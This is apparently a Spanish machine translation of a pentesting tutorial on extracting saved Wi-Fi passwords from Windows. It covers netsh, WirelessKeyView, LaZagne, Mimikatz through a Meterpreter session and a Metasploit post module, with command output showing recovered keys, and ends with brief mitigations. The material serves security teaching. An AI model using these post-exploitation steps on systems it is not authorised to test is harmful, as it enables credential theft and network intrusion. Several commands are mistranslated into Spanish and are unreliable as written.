



CREDENTIAL DUMPING

WIRELESS

www.hackingarticles.in

Contenido

¿Qué es el volcado de credenciales?	3
El volcado de credenciales en la vida real3	
Métodos de volcado de credenciales	3
Volcado manual de credenciales	3
Volcado de credenciales usando netsh	4
Volcado de credenciales usando WirelessKeyView7	
Volcado de credenciales usando propiedades de red Wifi	7
Volcado de credenciales usando LaZagne	8
Volcado de credenciales usando Mimikatz	.10
Volcado de credenciales usando Metasploit Framework	12
Mitigación13	



¿Qué es el volcado de credenciales?

Cuando el término "craqueo de contraseñas" se utiliza en el mundo cibernético, se utiliza como un concepto amplio, ya que abarca todos los métodos relacionados con atacar/descargar/recuperar contraseñas de la víctima/objetivo. Pero hoy, en esta publicación nos centraremos únicamente en una técnica llamada "volcado de credenciales".

Se dice que el volcado de credenciales es una técnica mediante la cual se extraen nombres de usuario y contraseñas de cualquier cuenta de inicio de sesión en el sistema de destino. Es esta técnica la que permite a un atacante obtener credenciales para varias cuentas de una sola persona. Y estas credenciales pueden ser para cualquier cosa, como un banco, una cuenta de correo electrónico, una cuenta de redes sociales o una red inalámbrica.

Volcado de credenciales en la vida real

Cuando un atacante tiene acceso al sistema de destino y, a través de ese acceso, recupera con éxito todas sus credenciales. Una vez que esté dentro del sistema del objetivo, existen varios métodos para recuperar las credenciales de una cosa en particular. Por ejemplo, para canjear todos los nombres y contraseñas de las redes inalámbricas a las que se ha conectado el sistema operativo, existen varios métodos que un atacante puede utilizar e intentaremos cubrir todos esos métodos aquí en nuestro artículo. Otra cosa en la que centrarse es que este volcado de credenciales se puede realizar tanto en pruebas de penetración internas como en pruebas de penetración externas. Depende de la metodología, perspectiva o subjetividad del ataque a partir de la cual se puede decidir cuál es el método más adecuado.


Métodos de volcado de credenciales

Al igual que en el ejemplo presentado anteriormente, en este artículo exploraremos varios métodos para volcar las credenciales inalámbricas de un sistema. Entonces, comencemos, ¿de acuerdo?

Volcado manual de credenciales

Todas las contraseñas de Wi-Fi con su respectivo SSID se almacenan en un archivo XML. La ubicación de estos archivos es C: \ProgramData\Microsoft\Wlansvc\Profiles\Interfaces***. Aquí encontrará que el SSID de wifi se guarda en texto sin cifrar, mientras que las contraseñas se almacenan como claves.





Volcado de credenciales usando netsh

Netsh es una utilidad de secuencias de comandos proporcionada por el propio Microsoft. Se puede utilizar tanto en el símbolo del sistema como en Windows PowerShell. Netsh es la abreviatura de "shell de red". Al ejecutarse proporciona información detallada sobre la configuración de red que alguna vez tuvo el sistema; incluida la revelación de las credenciales de las redes inalámbricas a las que alguna vez ha estado conectado. Esta utilidad viene con varios parámetros que se pueden utilizar para obtener diversos datos según los requisitos. Este método se puede utilizar tanto en pruebas de penetración internas como externas, ya que los comandos netsh se pueden ejecutar tanto de forma local como remota.

Para obtener la lista de los SSID a los que se ha conectado el dispositivo, utilice el siguiente comando:

netsh wlan mostrar perfiles



Y como resultado del comando anterior, podrá ver los nombres de las redes Wi-Fi a las que estuvo conectado el sistema en el pasado o en el presente, como Meterpreter, Linuxlab, etc. Lo mismo se demuestra en la imagen de arriba. Además, para conocer las contraseñas de cualquiera de los SSID mencionados, utilice el siguiente comando:

netsh wlan show nombre de perfil = <Nombre SSID> clave = borrar



```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear 🤄
Profile Meterpreter on interface Wi-Fi:
.-----
Applied: All User Profile
Profile information
                        : 1
   Version
                        : Wireless LAN
   Type
   Name
                        : Meterpreter
   Control options :


Connection mode : Connect automatically
       Network broadcast : Connect only if this network is broadcasting
       AutoSwitch : Do not switch to other networks
       MAC Randomization : Disabled
Connectivity settings
   Number of SSIDs : 1
   SSID name
                        : "Meterpreter"
   Network type : Infrastructure
Radio type : [ Any Radio Type
Vendor extension : Not present
                        : [ Any Radio Type ]
Security settings
   Authentication
                        : WPA2-Personal
                        : CCMP
   Cipher
   Authentication
                      : WPA2-Personal
   Cipher
                        : GCMP
   Security key
                     : Present
   Key Content
                         : ignite@321
Cost settings
                         : Unrestricted
   Cost
   Congested
                         : No
   Approaching Data Limit: No
   Over Data Limit : No
   Roaming
                        : No
   Cost Source
                         : Default
```

Y tal como se muestra en la imagen de arriba, el resultado del comando anterior le dará la contraseña.



Volcado de credenciales mediante WirelessKeyView


Una vista de clave inalámbrica es un software simple que accede a los archivos XML donde se almacenan las contraseñas inalámbricas y los revela en texto sin cifrar. Esta herramienta fue desarrollada para recuperar contraseñas perdidas u olvidadas en una red inalámbrica. Este es el método perfecto para el volcado de credenciales en pruebas de penetración de redes internas. Para utilizar este método, simplemente descargue la herramienta desde aquí y ejecútela. Obtendrá todos los nombres de Wi-Fi y sus contraseñas como se muestra en la imagen a continuación:



Volcado de credenciales mediante propiedades de red Wifi

Nuestro siguiente método es manual. Es bueno cuando se le presenta la red para trabajar, pero por alguna razón, la contraseña de la red no se le revela. Entonces puedes utilizar este método, ya que entra en la categoría de metodología de prueba de penetración interna. Para revelar la contraseña de una red inalámbrica manualmente, vaya a Panel de control > Redes e Internet > Centro de redes y recursos compartidos y luego haga clic en Wi-Fi (*SSID*). Se abrirá un cuadro de diálogo. En ese cuadro, haga clic en el botón Propiedades inalámbricas en el panel superior. A continuación, vaya a la pestaña Seguridad y verá la contraseña allí tal como se muestra en la imagen a continuación:





Volcado de credenciales usando LaZagne

LaZagne es una herramienta de código abierto desarrollada para recuperar todas las contraseñas almacenadas en su máquina. Hemos cubierto LaZagne en nuestro otro artículo, que puedes leer aquí. Según nuestra experiencia, LaZagne es una herramienta increíble para el volcado de credenciales y es la mejor herramienta para utilizar en pruebas de penetración externas. Para extraer la contraseña de Wi-Fi con LaZagne, simplemente descargue la herramienta desde aquí y ejecútela de forma remota usando el siguiente comando:

wifi lazagne.exe

```
C:\Users\raj\Downloads>lazagne.exe wifi 🧢
                        The LaZagne Project
                           ! BANG BANG !
[+] System masterkey decrypted for 76c3b02c-b191-42f9-a370-b39fc5511015
[+] System masterkey decrypted for e53c088a-e811-47af-a8c5-80fe5f51b9ce
[+] System masterkey decrypted for be0e448f-abfc-40f5-9f62-f042326fcb9c
[+] System masterkey decrypted for 5b8d4730-4034-41bf-a5b8-b8c79fef1c0c
[+] System masterkey decrypted for 0276c10e-c680-4843-906f-78d36a47a320
######### User: Raj #########
          ----- Wifi passwords ------
[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ignit
Password: raj12345
[+] Password found !!!
Authentication: WPA2PSK
Protected: true
u'SSID: Kerre \u29125 imber!
Password: 12 14 15 16
[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Pantast
Password:
[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: Parking Lah
Password: ignity2007
```



Después de ejecutar el comando anterior, se extraerán todas las contraseñas relacionadas con Wi-Fi con su respectivo SSID.

Volcado de credenciales usando Mimikatz

Otro método que puede resultar muy útil en pruebas de penetración externa es utilizar Mimikatz. Hemos cubierto varias características de Mimikatz en nuestra otra publicación, que puede encontrar aquí. Una vez que tenga la sesión de la víctima, use los siguientes comandos para obtener las contraseñas:

obtener sistema cargar kiwi

lista_wifi_compartida



```
<u>meterpreter</u> > getsystem 🧢
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
<u>meterpreter</u> > load kiwi 🗀
Loading extension kiwi ...
           mimikatz 2.2.0 20191125 (x86/windows)
  .#####.
           "A La Vie, A L'Amour" - (oe.eo)
/*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 .## ^ ##.
 # / \ ##
                 > http://blog.gentilkiwi.com/mimikatz
 ## \ / ##
 '## v ##'
                                            ( vincent.letoux@gmail.com )
                 Vincent LE TOUX
                  > http://pingcastle.com / http://mysmartlogon.com ***/
  '#####'
[!] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > wifi_list_shared <</pre>
{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
-----
Name
                                                Shared Key
                              Auth
                                       Type
____
DIRECT-MNDESKTOP-KDBNJ3BmscT WPA2PSK
                                      Unknown
                                               ���!-s�f��Xc*��G�b@F�h
State: Unknown
{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
-----
Name
                 Auth
                                   Shared Key
                          Type
                          Unknown
                         Unknown
Geet
                 WPA2PSK
                WPA2PSK
                         Unknown
HACKER
HUAWEI
                WPA2PSK
                         Unknown
                WPA2PSK
                         Unknown
Igtech
JioFi3_42994E
                WPA2PSK
                         Unknown
                         Unknown
L920 1230018836 open
                         Unknown
Linuxlab
                WPAPSK
Meterpreter
                WPA2PSK
                         Unknown
                                   ignite@321
                         Unknown
OnePlus 5T
                WPA2PSK
POCO PHONE
                WPA2PSK
                         Unknown
Pentest
                WPA2PSK
                         Unknown
Pentest Lab
                         Unknown
                 open
                WPA2PSK Unknown
Pentest Lab
SAI RAM1
                WPA2PSK Unknown
Sinos
                WPA2PSK
                         Unknown
TP-LINK_B62A
                WPA2PSK
                         Unknown
airtel_FA1681
                WPA2PSK
                         Unknown
ignit
                WPA2PSK
                         Unknown
radha madhav
                WPA2PSK
                         Unknown
```



Y muy fácilmente tendrás todas las contraseñas a tu servicio como se muestra en la imagen superior.

Volcado de credenciales utilizando Metasploit Framework

Luego, nuestro siguiente método es utilizar Metasploit para recuperar las contraseñas deseadas. Como todos sabemos, Metasploit es un marco que nos proporciona exploits ya construidos para que el pentesting sea conveniente. Es una plataforma increíble para principiantes y expertos en el mundo del hacking y el pentesting.

Ahora, para deshacerse de las credenciales, hay un exploit de publicación incorporado en Metasploit. Para ejecutar dicho exploit; Vaya a la terminal de Metasploit escribiendo msfconsole y obtenga su sesión en el sistema de destino utilizando cualquier exploit que prefiera. Y luego ponga en segundo plano la sesión usando el post-exploit para extraer las credenciales de Wi-Fi deseadas usando los siguientes comandos:

utilizar publicación/windows/wlan/wlan_profile establecer sesión 1

explotar



```
msf5 > use post/windows/wlan/wlan_profile <=</pre>
                                   e) > set session 1 🤄
msf5 post(
session \Rightarrow 1
                    am/wlan_profile) > exploit 🖨
msf5 post(w
[+] Wireless LAN Profile Information
GUID: {ed0157a2-e4f9-429e-9767-4d8d1c48ef9b} Description: Intel(R) Wireless-AC 9560 160MH
 Profile Name: Meterpreter
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>Meterpreter</name>
        <SSIDConfig>
                <SSID>
                        <hex>4D65746572707265746572</hex>
                        <name: Meterpreter // name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                 <authentication>WPA2PSK</authentication>
                                 <encryption>AES
                                 <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                 <keyType>passPhrase</keyType>
                                 cprotected>false/protected>
                                 <keyMaterial>ignite@321 / keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
                <randomizationSeed>4173769958/randomizationSeed>
        </MacRandomization>
</WLANProfile>
```

Y tal y como se muestra en la imagen superior, tendrás tus credenciales.

Mitigación Hay

varias medidas que puede seguir para protegerse de ataques de volcado de credenciales. Estas medidas se detallan a continuación:

- Mantenga informados a sus empleados/empleadores
- NO utilice el SSID predeterminado de una red inalámbrica
- · No guarde las contraseñas en el sistema
- Siempre vuelva a conectarse a una red Wi-Fi manualmente.
- Tener una red diferente para invitados



- Utilice VPN
- Cambie su contraseña de Wi-Fi periódicamente
- Utilice una dirección IP diferente en lugar de la predeterminada
- Asegúrese de que sus módems no tengan un botón de reinicio, ya que la mayoría de los módems vienen con un botón de reinicio. Cuando se presiona dicho botón, se recupera la configuración predeterminada que no tiene ninguna capa de seguridad y permite que cualquiera se conecte.

Entonces, estos fueron los métodos para deshacerse de las credenciales inalámbricas. Aplique la mitigación sugerida a sus sistemas o redes para mantenerse a salvo de los atacantes. ¡Espero que hayan sido útiles y sigan sintonizando las diversas técnicas de piratería!





ÚNETE A NUESTRO

PROGRAMAS DE ENTRENAMIENTO







